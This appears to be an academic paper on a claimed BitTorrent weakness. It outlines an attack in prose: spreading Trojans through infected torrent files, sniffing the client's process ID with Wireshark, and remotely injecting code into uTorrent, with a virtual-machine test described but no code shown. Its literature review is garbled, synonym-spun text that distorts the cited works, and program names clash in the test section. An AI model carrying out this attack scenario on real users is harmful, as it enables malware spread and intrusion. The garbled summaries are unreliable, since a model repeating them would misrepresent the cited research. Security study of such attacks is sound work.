Vulnerability of the Process Communication Model in Bittorrent Protocol

A study of BitTorrent protocol trap door and potential attacks on peer-to-peer users

Ahmed ElShafee
Assistant Professor, Faculty of Engineering
Ahram Canadian University
6th October, Egypt

***Abstract*— BitTorrent is the most extensively used protocol in peer-to-peer systems. Its clients are widely spread worldwide and account for a large fraction of today's Internet traffic. This paper will discuss potential attack that exploits a certain vulnerability of BitTorrent based systems. Code injection refers to force a code – which may be malicious - to run inside another benign code, by inserting it into known process name or process ID. Operating systems supply API functions that can be used by third party to inject a few lines of malicious code inside the original running process, which can effectively damage or harm user resources. Ethernet is the most common internetwork layer for Local Area Networks; the shared medium of LAN enables all users on the same broadcasting domain to listen to all exchanged packets through the network (promiscuous mode), so any adversary can easily perform a simple packet sniffing process on the medium access layer of the network. By capturing and analyzing the sent packets from the P2P application, an adversary can use the revealed process ID by BitTorrent protocol to start the code injection action. So the adversary will be able to seize more machines from the network. Controlled machines can be used to perform many attacks. The study revealed that any adversary can exploit the vulnerability of the process communication model used in P2P by injecting any malicious process inside the BitTorrent application itself exposed by sniffing the exchanged BitTorrent packets through LAN.**

Keywords—Peer-to-Peer security; BitTorrent protocol; Code injection; Packets sniffing, Ethernet LAN

I. INTRODUCTION

P2P or "Peer-to-Peer" is a network of host computers that operate and communicate with each other without the need for a centralized server—the opposite of a client-server network model. A peer-to-peer file sharing system is a network of interconnected computers using P2P networking model to share and exchange data (digital documents) between connected computers. Peer-to-peer file sharing technology allows people worldwide to share and exchange their files and data as long as their PCs are connected to the Internet. P2P file sharing system users can easily exchange and access other users' media files like books, music, movies, games, software, etc. by using special P2P software program installed on both sender and receiver PCs [1]. Copyright issues have popped up by rights holders as peer-to-peer networks can be used to share copyrighted data without getting permissions from data copyright holders or considering its legitimate usage.

The FBI is teaching and cautioning users about specific dangers of using Peer-to-Peer frameworks while connecting to the Internet. While the FBI backs and empowers the advancement and development of new technologies and techniques, they additionally perceive that innovation can be abused for illegal and, sometimes, criminal purposes [2].

Peer-to-Peer systems permit clients joined with the Internet to connect their machines with other machines as far and wide as possible. These systems are secured with the end goal of sharing files. Normally, clients of Peer-to-Peer systems use free software tools on their machines which permits them: (1) to discover and download files found on an alternate Peer-to-Peer client's hard drive, and (2) to impart to those other client's files located on the user's machine. Undesirably in some cases these data-sharing frameworks have been utilized to participate in illegal activities.

Code injection refers to a process of injecting or inserting a code into a known running process. The injected code always came in the form of dynamic link library (DLL), as that meets the nature of DLL: Dynamically load a code as needed. The code injector should have an appropriate level of authority on the system under attack, in order to be able to write into program memory [3].

Windows operating system provides a few API functions that allow users to debug running programs, and to insert functions into any running process, makes the targeted program execute the injected code as if is a part of its original code [4].

Ethernet is the most popular internetwork for wired Local Area Network (LAN). Ethernet is completely insecure; developers and vendors may implements their own non-standard solutions to overcome Ethernet weakness, but as a standard, Ethernet is an open medium access, as every client connected to the same logical broadcasting domain can easily listen to Ethernet frames travelling through the physical medium [5].

Network sniffing refers to capturing packets/frames being transferred over a network using sniffer software. There are many sniffers commercially available or offered by researchers and security groups as open source software. Sniffers may come with their own network drivers that enable the network interface card to capture frames which are directed to other receptors. Modern sniffers offer capabilities to analyze

captured packets in order to extract useful information in a user friendly format [6].

II. Literature Review

Substantial research was found related to the examination of P2P networks and their applications.

Scanlon, Mark, and M. Kechadi. [7], presented the Universal Peer-to-Peer Network Investigation Framework (UP2PNIF), a structure which empowers essentially quicker and less work escalated examination of newfound P2P organizes through the misuse of the shared qualities in system usefulness. In mix with a reference database of known system conventions and attributes, it is imagined that any known P2P system can be right away explored using the framework. The skeleton can cleverly emphasize the best procedure subject to the center of the examination bringing about an altogether assisted proof get-together process.

Acorn Jamie; in his research entitled "Crime scene investigation of BitTorrent", [8] recognized scientific relics delivered by BitTorrent file offering, and particularly, to create if the remaining could prompt the IDs of the records downloaded or the files shared. The dissection showed that it was conceivable to distinguish files that were at present being downloaded and records presently being shared. It was additionally conceivable to recognize the measure of information that had been traded i.e. transferred or downloaded for particular files. Some users delivered relics that uncovered a complete record of the torrent documents that had been downloaded and shared. Dissection likewise uncovered that some users kept the Internet Protocol (IP) locations of remote machines, with which they had associated when downloading or sharing particular files. The point of interest and legal nature of data distinguished differed between the users' clients tested.

Liberatore, Marc, et al. in their paper entitled "Forensic investigation of peer-to-peer file sharing networks" [9] detailed the usefulness of two P2P conventions, Gnutella and BitTorrent, and portrayed the legitimate issues relating to exploring such systems. The author investigated the conventions and concentrated on the things specifically noteworthy to agents, for example, the estimation of proof provided for its provenance on the system. They additionally reported development of RoundUp, a gadget for Gnutella examinations that takes after the standards and systems the author detail for systems administration examinations.

Park, Sooyoung, et al. in their research entitled "Methodology and implementation for tracking the file sharers use BitTorrent" [1], proposed a philosophy for the examination of unlawful file sharers utilizing BitTorrent systems through the utilization of a P2P computerized examination process. In this paper, an examination process for illegitimate file sharing focused around attributes of file that BitTorrent has recommended for the sharing procedure utilizing. By emulating this process, an agent can successfully lead an examination about unlawful document imparting.

CybersTc developed P2P Marshal™ [10] as an advanced scientific tool for the programmed recognition, extraction and dissection of information connected with peer-to-peer applications on a hard drive. It computerizes the monotonous and tedious methodology of searching for P2P proof. P2P Marshal naturally locates a program of the most ordinarily utilized P2P customer projects and presents for every client data on those customers, including imparted documents, downloaded records, peer servers, and arrangement and log data. P2P Marshal performs these assignments in a forensically legitimate manner and presents the results in an effortlessly intelligible structure on-screen and in a configuration that can without much of a stretch be joined into a report. P2P Marshal takes after scientific best practices and keeps up a detailed log record of all exercises it performs. It has broad hunt capacities, produces reports in CSV, RTF, PDF and HTML organizations, and runs on normal Windows stages. P2P Marshal is accessible in a in a software-only version called Forensic Edition, and in a USB 2.0 flash drive version called Field Edition.

Farina, Jason, Mark Scanlon, and M. Kechadi in their research entitled "BitTorrent Sync: First Impressions and Digital Forensic Implications" [11] considered BitTorrent Sync as an optional P2P application. Its administration is totally decentralized, offers a great part of the same synchronization usefulness of cloud powered administrations and uses encryption for information transmission (and alternatively for remote storage). The vitality of comprehension Bit-Torrent Sync and its ensuing advanced investigative consequences for law requirement a scientific specialist will be foremost to future examinations. This paper plots the customer application, its recognized system activity and distinguishes artifacts that may be of worth as confirmation for future advanced examinations.

Lallie, Harjinder Singh, and Philip James Briggs, in their research entitled "Windows 7 registry forensic evidence created by three popular BitTorrent clients" [12] presented the concept of web file sharing through the utilization of peer-to-peer systems movement that has been developing consistently for a few years. It has quickly turned into the broadest technique for the trade of computerized material and accordingly raises much debate. The present, most prevalent convention in this field is BitTorrent. Despite the fact that it is generally basic as a rule to connection specific file sharing exercises to an IP address, this does little to demonstrate that a specific client was in charge of utilizing the connection. This study investigates three prominent BitTorrent customer applications: Bitcomet, Vuze and Utorrent, and outlines the registry artifacts that are produced by the establishment and utilization of these projects on a Windows 7 client. These artifacts are analyzed in point of interest to build what helpful evidence, if any, can be recovered from them. Important data is highlighted for every application.

Liberatore, Marc, Brian Neil Levine, and Clay Shield, in their research entitled "Strengthening forensic investigations of child pornography on P2P networks" [13] introduced new methods that draw a fine line between the estimation or reconnaissance of P2P systems and gathering of forensically legitimate evidence from their clients. Approving the evidence gathered within a system examination is troublesome in light of the fact that remote clients don't keep up a novel and un-modifiable identifier that can be retrieved upon seizure of their machine with a warrant. They proposed a novel strategy for quietly labeling a remote machine over the system to make

such an identifier. Their methodology is a development over past techniques for social event data around a remote machine that depend on factual characterizations, including clock skew or radio-measurements. These past characterizations differ with environmental elements, for example, temperature or assault, prompting both false positives and false negatives, and essentially, fail to offer the capacity to connect together successive perception by autonomous observer. Also, they detail why their methodology, which is equated to checking bills, is legitimate. For this work, they introduced a framework to accumulate evidence of ownership of child erotic entertainment on a P2P system. It is being used by law requirement in 49 U.S. states that have assembled information for the investigators over a five-month period of time. To date, the framework and its information have been utilized to get in excess of 1,000 court search warrants. They describe these estimations with a specific end goal of persuading their tagging strategies.

III. Proposed Attack and Risk Analysis

This section introduces how the BitTorrent's discovered vulnerability will be exploited.

A. Problem definition

This study investigated the network activity of BitTorrent protocol by using packet sniffing technique on a P2P enabled system based on BitTorrent protocol. The author noticed that during its startup, the BitTorrent based system, established a communication session with BitTorrent server and sent the BitTorrent software process ID identified by the OS. As per the definition of OS frameworks, it is not really programming pieces (i.e., programs) that are communicating, yet in fact processes are responsible for the communication part in OS frameworks. At this point, an adversary can eavesdrop on all packets being sent from a targeted client during BitTorrent software startup process, with assistance of a Trojan being planted in the targeted host (Trojans can easily spread over a torrent media file and can be activated during running and execution of torrent downloaded media). Adversary can remotely inject a malicious code inside BitTorrent software itself, and run that malicious code as if it were a part of BitTorrent software. In the following few subsections, the attacking scenario is discussed in details.

B. The proposed attacking overall scenario

The proposed attack scenario consists of four tasks as shown in Fig. 1.

1) Trojan distribution among tergeted hosts:

The distribution process of Trojans can be held very easily in P2P based systems. The following figure (Fig.2) shows a group of torrent clients exchanging an infected torrent media file. The main seeder for that file implants a Trojan in torrent media/application file that will be resident after extracting and executing the downloaded media/application file. That Trojan is the main play maker of our attack scenario. Figure 2 shows the main tasks of implanted Trojan, which are: infecting targeted host, running as OS service, listening to a pre-defined port, waiting for attacker's calls and requests, and finally injecting malicious code received from attacker into BitTorrent software using received process ID. Figure 3 shows the basic steps of implanting Trojans into targeted hosts.



Fig. 1. Proposed attack overall scenario

2) Packet sniffing

Wireshark is a free network protocol analyzer that runs on Windows, Linux/Unix, and Mac computers, allowing users to display the contents of messages undergoing shared network segment at different levels of the protocol stack.

As attacker is going to sniff packets that are not directed to the attacker's machine, Wireshark should be configured to "promiscuous mode", and, on a switched Ethernet network, attacker must specifically set up the machine in order to capture that traffic. Wireshark capturing process is shown in Fig.4.

After capturing, the attacker starts analyzing the captured packet by filtering the captured packet by destination IP of LAN gateway, then searching for TCP packet contain the "PID=" string in its data field, which is the BitTorrent software process ID number that was sent by BitTorrent software to BitTorrent server. Fig. 5 shows the steps of that task.

3) Remote malicious code injection

The final step of the attack is explained in Fig. 6

IV. Proposed Attack Implementation

As mentioned in section 3, attack scenario consists of four tasks. To verify the proposed attack, two software programs were written in C++ language, on Dev-C++ free IDE.



Fig. 2. Left: a group of torrent clients exchanging an infected torrent media file. Right: the client infected with attacker Trojan



Fig. 3. The basic steps of implanting Trojans into targeted hosts

The first program presents the implanted Trojan, named "RemoteInjectorServer.cpp" which is responsible for listening to attacker calls, and injecting attacker malicious code inside BitTorrent software. The second program, named "RemoteInjectorClient.cpp", presents the attacker front end, and is responsible for sending calls to a Trojan resident in the attacked host containing the BitTorrent discovered process ID and malicious injection code. Both programs' source code and their libraries are listed in the appendix. Another program was developed to discover the process ID number on local machines, namely "getPID.cpp" to verify the PID discovered by the attacker is the real PID of BitTorrent software.

Two free and open source programs were used in testing the proposed attack scenario, those are "Wireshark" and "Process Monitor". Wireshark is a packet sniffer and analyzer software, used by the attacker to capture the packet being sent to LAN gateway, in order to get the PID sent by BitTorrent software during its initialization. Process Monitor software collects all running processes and displays their process IDs on a local machine. Which was used to verify the discovered PID by attacker.

V. Proposed Attack Testing & Verification

In this section, the captured images of the complete attack scenario are shown, presenting step-by-step attacking process.

In this scenario, two virtual machines were built using VMware software to present attacker and host under attack. Windows 7 was installed on both machines.

In the host machine under attack, author performed the following:

- Installed uTorrent software (an example of BitTorrent based software) and a BitTorrent file containing the media files is in the process of being downloaded.
- Installed Process Monitor software to discover PIDs of running processes.
- Installed the developed program "GetPID.exe", which returns the local PID of uTorrent.exe.
- Installed developed program "RemoteTrojanServer.exe", which presents the implanted Trojan.
- Installed WireShark software to capture gateway packets and analyze them to get PID sent by uTorrent during its initialization.

Installed developed program "RemoteInjectorServer.exe", which sends PID and injected malicious code.

The following figures (Fig. 7 – Fig. 11) show the entire attack process as captured from the practical experiment.



Fig. 4. Wireshark capturing process



Fig. 5. The basic four steps of packet sniffing task



Fig. 6. The four main steps of remote malicious code injection process

Given that gateway IP was "192.168.52.2", host under attack IP was "192.168.52.139, Fig.7 shows packets captured by Wireshark on attacker PC which were filtered by source IP address "192.168.52.139" to discover the PID "764".

VI. Conclusion

BitTorrent based applications are freeware tools that are basically used to share illegal resources in addition to its legal utilization. Users of these applications are not aware about the protocol trapdoor, which is basically leaking the BitTorrent application process ID during its initialization process. Author established and proved attacking scenario based on such leakage. Software programs were developed using Dev-C++ to simulate implanted Trojan and attacker frontend. Author encourages BitTorrent based application users to avoid downloading any executable applications that may be infected with implanted Trojans which may indirectly damage user resources through injecting malicious code during run time of BitTorrent application itself.

References

[1] Park, Sooyoung, et al. "Methodology and Implementation for Tracking the File Sharers use BitTorrent." Multimedia Tools and Applications (2013): 1-16.

[2] Steinmetz, Ralf, and Klaus Wehrle, eds. Peer-to-peer systems and applications. Vol. 3485. Springer Science & Business Media, 2005.

[3] Singh, Ajey, and Maneesh Shrivastava. "Overview of attacks on cloud computing." International Journal of Engineering and Innovative Technology (IJEIT) 1.4 (2012).

[4] Fewer, Stephen. "Reflective DLL injection." Harmony Security, Version 1 (2008).

[5] Timo Kiravuo, Mikko S¨arel¨a, and Jukka Manner, "Survey of Ethernet LAN Security", IEEE Communications Surveys & Tutorials, vol. 15, no. 3, third quarter 2013

[6] Orebaugh, Angela, Gilbert Ramirez, and Jay Beale. Wireshark & Ethereal network protocol analyzer toolkit. Syngress, 2006.

[7] Scanlon, Mark, and M. Kechadi. "Universal Peer-to-Peer Network Investigation Framework." Availability, Reliability and Security (ARES), 2013 Eighth International Conference on IEEE, 2013.

[8] Acorn, Jamie. Forensics of BitTorrent. Technical Report RHUL-MA-2008-04, 2008.

[9] Liberatore, Marc, et al. "Forensic Investigation of Peer-to-Peer File Sharing Networks." Digital Investigation 7 (2010): S95-S103.

[10] CybersTc P2P Marshal™

[11] Farina, Jason, Mark Scanlon, and M. Kechadi. "BitTorrent Sync: First Impressions and Digital Forensic Implications." Digital Investigation 11 (2014): S77-S86.

[12] Lallie, Harjinder Singh, and Philip James Briggs. "Windows 7 Registry Forensic Evidence Created by Three Popular BitTorrent Clients." Digital Investigation 7.3 (2011): 127-134.

[13] Liberatore, Marc, Brian Neil Levine, and Clay Shields. "Strengthening Forensic Investigations of Child Pornography on P2P Networks." Proceedings of the 6th International Conference. ACM, 2010.



Fig. 7. Wireshark packets analyzing the discovered PID (= 764) on TCP packet sent by host under attack



Fig. 8. Getting process ID of uTorrent using getPID.exe and Process Monitor software

